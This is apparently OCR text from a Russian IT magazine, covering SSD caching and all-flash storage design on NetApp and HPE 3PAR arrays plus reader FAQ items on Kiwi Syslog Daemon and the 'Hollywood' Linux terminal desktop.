
Data retrieved at 25.09.2016, 17:37:36

Шаблон VHost в OpenLiteSpeed

Заключение


После всех настроек веб-сервер OpenLiteSpeed установлен на сервер и готов к работе. Несмотря на то что написано много, он очень прост для небольших проектов и гибок для сложных конфигураций.

ПЕРЕХОДИМ НА SSD: НАШ СУБЪЕКТИВНЫЙ ОПЫТ



КАК МЫ СТРОИЛИ СИСТЕМУ ХРАНЕНИЯ ДАННЫХ **В ВИРТУАЛИЗИРОВАННОЙ СРЕДЕ**

Несколько лет назад начался переход от colocation к облачной модели ИТ-сервисов. Запросы рынка к облачным сервисам оказали существенное влияние на развитие систем хранения данных и требования, предъявляемые к их производительности.



Илья Вислоцкий
директор центра
архитектуры клиентских
решений Stack Group

ВЫБОР СХД ДЛЯ КОРПОРАТИВНОГО ОБЛАКА

При использовании виртуализации для корпоративного облака нагрузка со стороны виртуальной инфраструктуры на систему хранения произвольная. Разные приложения одновременно обращаются к СХД с разным профилем нагрузки — распределение ее невозможно спрогнозировать. При этом должны соблюдаться жесткие требования к количеству операций ввода-вывода (IOPS) и времени отклика (latency).

Под такой тип нагрузки лучше всего подходят системы хранения данных, построенные на базе твердотельных накопителей (SSD). Но еще несколько лет назад емкость SSD-накопителей была небольшой, а цена — очень высокой, что ощутимо влияло на конечную стоимость сервиса.

Чтобы найти баланс между высокой производительностью и большим объемом невостребованного дискового пространства, в виртуальном дата-центре можно использовать SSD-кеш на всех системах хранения (в пределах 5–15% от общей дисковой емкости), что снизит время отклика и увеличит производительность без добавления избыточного количества дисков. Высокая производительность такого подхода хорошо ощутима на решениях VDI (Virtual Desktop Infrastructure), где дедуплицированные данные занимают мало места в кеше и при этом создается впечатление, что диски виртуальных серверов размещены на SSD-томе.

WARNING

Поскольку цель этой статьи — описать реальный опыт одной компании, использованные решения и оборудование не сравниваются по цене и возможностям.

NETAPP FAS3250

Рассмотрим системы хранения данных виртуального дата-центра, построенного на оборудовании HPE и NetApp. Эти компании лидируют в производстве быстрых, гибких и отказоустойчивых систем хранения, их СХД дают максимальную производительность при разнородной нагрузке.

Первой продуктивной системой хранения с использованием SSD-кеша была NetApp FAS3250, в которую устанавливались Flash Cache PCI-платы емкостью 1 Тбайт на каждый контроллер. Далее нарастить полезную емкость без снижения производительности позволили смешанные дисковые полки Flash Pool (по четыре SSD-диска на каждую полку с дисками других типов). Такой вид кеширования (Flash Pool) позволял ускорять операции чтения и записи, что было невозможно при использовании Flash Cache.

В основе архитектуры Data ONTAP (ОС NetApp) лежит файловая система WAFL (Write Anywhere File Layout), которая новые данные всегда пишет в свободное место, как при последовательной записи, что позволяет таким системам хранения иметь небольшой RAM-кеш контроллера при высоких показателях производительности. Подобная архитектура позволила получать хорошие результаты на произвольную запись даже на NL-SAS-дисках. Например, средние значения write при тестировании: 72 763 Кбит/с, 18 190 IOPS, latency — 1,7 мс. Данные получены с тестового виртуального сервера (программа тестирования fio, тестировался RAW-раздел без файловой системы), размещенного на NL-SAS-дисках (собран из 94 дисков по 2 Тбайт). Во время тестирования системы хранения были нагружены данными.

По умолчанию на дисковом уровне данные защищены технологией RAID-DP (как вариант модифицированного RAID 6). Если на других системах хранения часто применяется RAID 1 («зеркало»), то недостатки RAID 6 при случайной перезаписи нивелируются благодаря WAFL.

Механизм дедупликации позволяет не хранить повторяющиеся блоки данных ни на дисках, ни в кеше, а хранить их в единственном экземпляре и кешировать один раз, что сильно экономит емкость кеша. Этот эффект виден на образах операционных систем: все их файлы в основном одинаковые, поэтому все экземпляры виртуальных серверов занимают место одного виртуального диска. Такие технологии позволяют экономить на дисках компаниям с прогнозируемыми нагрузками.

Можно продуктивно использовать NFS как основной протокол подключения к дисковым массивам NetApp. Среди прочего данный тип подключения позволяет получить гибкую легко масштабируемую инфраструктуру при выносе части облака в резервный дата-центр, где также применяется технология Flash Pool при сайзинге системы хранения NetApp FAS8040.

3PAR

Рассмотрим системы хранения 3PAR, линейки 74xx и 84xx. По результатам нескольких лет работы с массивами можно с уверенностью отнести их к числу лучших систем хранения для применения в виртуализированных средах. 3PAR для ускорения операций чтения на более медленных типах дисков предлагают использовать SSD-кеш с возможностью тиринга. Например, для размещения данных используется составной том: на SAS-дисках (~45%), на наиболее медленных NL-SAS (~50%) и на SSD (~5%). Так, на массиве нужно задать только изначальное процентное соотношение и периодичность миграции горячих и холодных блоков. Далее массив анализирует, к каким данным наиболее часто происходит обращение, и, набрав статистику, с определенной периодичностью производит миграцию с более медленного на более быстрый уровень и наоборот. Когда часть блоков располагается на «медленных» дисках, помогает SSD-кеш, работающий одновременно с тирингом. Также полезен механизм Dynamic Optimization, позволяющий на уровне системы хранения мигрировать виртуальные серверы на более производительный тип дисков без прерывания сервиса.

3PAR использует виртуализацию дискового пространства, а именно все однотипные физические диски в массиве разбиваются на кусочки (чанклеты) по 1 Гбайт, из которых строятся логические диски с заданным типом RAID. Далее из этих логических дисков создаются тома, что позволяет увеличить быстродействие, так как в операциях чтения/записи принимают участие все однотипные диски, установленные в массив.

Когда выходит из строя один из дисков, процесс ребилда (перестроения) занимает значительно меньше времени, чем при классическом подходе, когда используются отдельные диски под spare. Здесь как раз сказывается архитектура организации хранения на низком уровне. Массивы 3PAR не выделяют отдельных дисков под spare, они используют зарезервированные чанклеты, которые расположены на всех дисках, то есть при выходе одного диска из строя данные перемещаются со всех однотипных дисков массива на все, а не с многих на один, как в классическом сценарии.

ALL-FLASH

Долгое время построение систем хранения данных на базе SSD оставалось оправданно только для бизнес-критичных задач, так как SSD-носители были довольно дорогими и отличались небольшим сроком службы. SSD-диски имели достаточно низкий ресурс на запись/перезапись. Как только производители систем хранения смогли добиться высокого количества циклов перезаписи, стоимость all-flash-систем начала снижаться, а в некоторых случаях оказалась сопоставимой со стоимостью SAS. Стало возможным развертывание бизнес-критичных приложений в виртуальной среде с максимальным быстродействием и минимальным временем отклика.

INFO

Сегодня лидеры отрасли предлагают интересные решения с применением SSD-дисков емкостью 7,68 Тбайт и 15,36 Тбайт в одном накопителе в зависимости от форм-фактора.

Рассмотрим особенности работы all-flash систем хранения на примере HP 3PAR 8450. Массивы 3PAR разносят все тома по всем SSD-носителям массива, что при равномерном распределении нагрузки предотвращает износ конкретных дисков. При этом чип ASIC в каждом контроллере исключает запись нулевых блоков. Вместо центрального процессора массива он выполняет операции детектирования нулей, аппаратной поддержки XOR (для подсчета контрольных сумм в RAID 5, RAID 6), дедупликации и другие операции. Эти системы хранения позволяют использовать четыре контроллера в рамках одной системы в режиме Active/Active. Так, каждый из контроллеров может работать с каждым томом, и поэтому нагрузка равномерно распределяется по всем контроллерам. Чтобы избежать проседания производительности при выходе контроллера из строя или при его перезагрузке, кеш на запись зеркалируется между четырьмя контроллерами.

Одна из востребованных функций all-flash-массивов — QoS (Quality of Service), позволяющая гарантированно получать требуемые значения IOPS, latency в рамках виртуальной инфраструктуры.

Массивы 3PAR можно использовать в рамках двух разнесенных площадок, появляется возможность предложить функциональность Peer Persistence (разнесенный отказоустойчивый кластер VMware). В этом решении LUN с дисками виртуальных серверов реплицируется между массивами в разнесенных дата-центрах. К LUN создаются активные и пассивные пути, которые видны хостам ESXi. Реплика основного LUN представлена тем же WWN, что и основной. Поэтому для среды VMware переключение LUN с основного на резервный происходит прозрачно. Применение Peer Persistence позволяет нам автоматизировать процесс переключения между площадками и не требует привлекать дополнительные решения, как, например, VMware Site Recovery Manager.

При использовании all-flash-массива на двух площадках RTT будет относительно высоким в сравнении с локальной площадкой, поэтому лучше применять асинхронную репликацию с удаленной площадкой или условно синхронную репликацию данных, когда массив на основной площадке не ждет подтверждения записи, а сразу стремится записать новые данные на удаленную площадку. Используя условно синхронную репликацию на SSD-дисках, можно сохранить высокую производительность локальной площадки и в то же время получить хороший RPO на удаленной.

WWW

Технические характеристики СХД NetApp серии FAS3250

Файловая система WAFL (Write Anywhere File Layout)

Как правильно измерять производительность диска

SAS-диски: назначение, описание, технические характеристики устройств

Технические характеристики систем NetApp FAS8040 Series

База накопителей HPE 3PAR StoreServ 8450 на четыре узла

HPE 3PAR StoreServ 8450 Storage System (pdf)

HPE 3PAR StoreServ Architecture (pdf)

→

Алексей Zemond
Панкратов
3em0nd@gmail.com

FAQ

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ


(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)

КАК ГРАМОТНО БЭКАПИТЬ ЛОГИ В WINDOWS С KIWI SYSLOG DAEMON

Буфер хранения логов на устройствах обычно ограничен, так что лучше заранее озаботиться задачей их сохранения. В том случае, если что-то пойдет не так, всегда можно будет найти информацию о проблеме.

Решения могут быть разными. Можно настроить сервер, который будет принимать сообщения syslog и хранить их в базе данных. Можно положиться на одну из проверенных и хорошо себя зарекомендовавших систем мониторинга вроде Zabbix или Nagios. Если подобная система уже используется, то останется только поднастроить ее.

А вот если мониторинг не используется, а логи оборудования собирать хочется, ставить подобное решение не всегда удобно. Лично мне для подобных целей понравилось использовать Kiwi Syslog Daemon. Эта прога предназначена в первую очередь для сбора сообщений syslog от девайсов и дальнейшего оповещения админа о событиях по заданным критериям. Еще она незаменима для анализа и разбора ситуаций с разного рода сбоями.




Kiwi Syslog Daemon

Для установки, помимо дистрибутива Kiwi, понадобится свободный сервак, где его можно будет развернуть. Сама установка проста, и вопросов возникнуть не должно. После этого можно настраивать устройства на передачу Kiwi различных логов. Как только все будет работать, в мониторе проги появятся выводы от настроенных девайсов. Одна проблема: поступать они будут на один экран, а это не совсем удобно. Для разграничения нужно создавать фильтры и делить по устройствам. Настроек в Kiwi предостаточно, можно отправлять сообщения администратору в случае срабатывания определенного триггера, писать лог в текстовый файл и многое другое. Со своей задачей программа справляется отлично, один недостаток — она проприетарная и стоит денег.

КАК СДЕЛАТЬ СЕБЕ «ГОЛЛИВУДСКИЙ» ДЕСКТОП В LINUX

Думаю, ты не раз видел в фильмах экраны с многооконным интерфейсом, который отображает массу очень значительно выглядящих датчиков. Смотрится это довольно круто, и на случай, если ты вдруг захочешь сделать что-то подобное в домашних условиях, я расскажу о паре программ, которые помогут добиться желаемого.

Пожалуй, максимального вау-эффекта позволяет достичь приложение Hollywood. Для его установки потребуется Linux семейства Debian. Ubuntu подойдет как нельзя лучше.



Внешний вид — просто чума!

В Hollywood входит целый набор утилит, таких как htop, hexdump, apg, man, stat, tree, speedometer, jp2a, bmon, sshart, cmatrix и прочие. В сочетании с мозаичной компоновкой окон, реализованной при помощи консольного оконного менеджера Byobu, они выглядят максимально зрелищно.

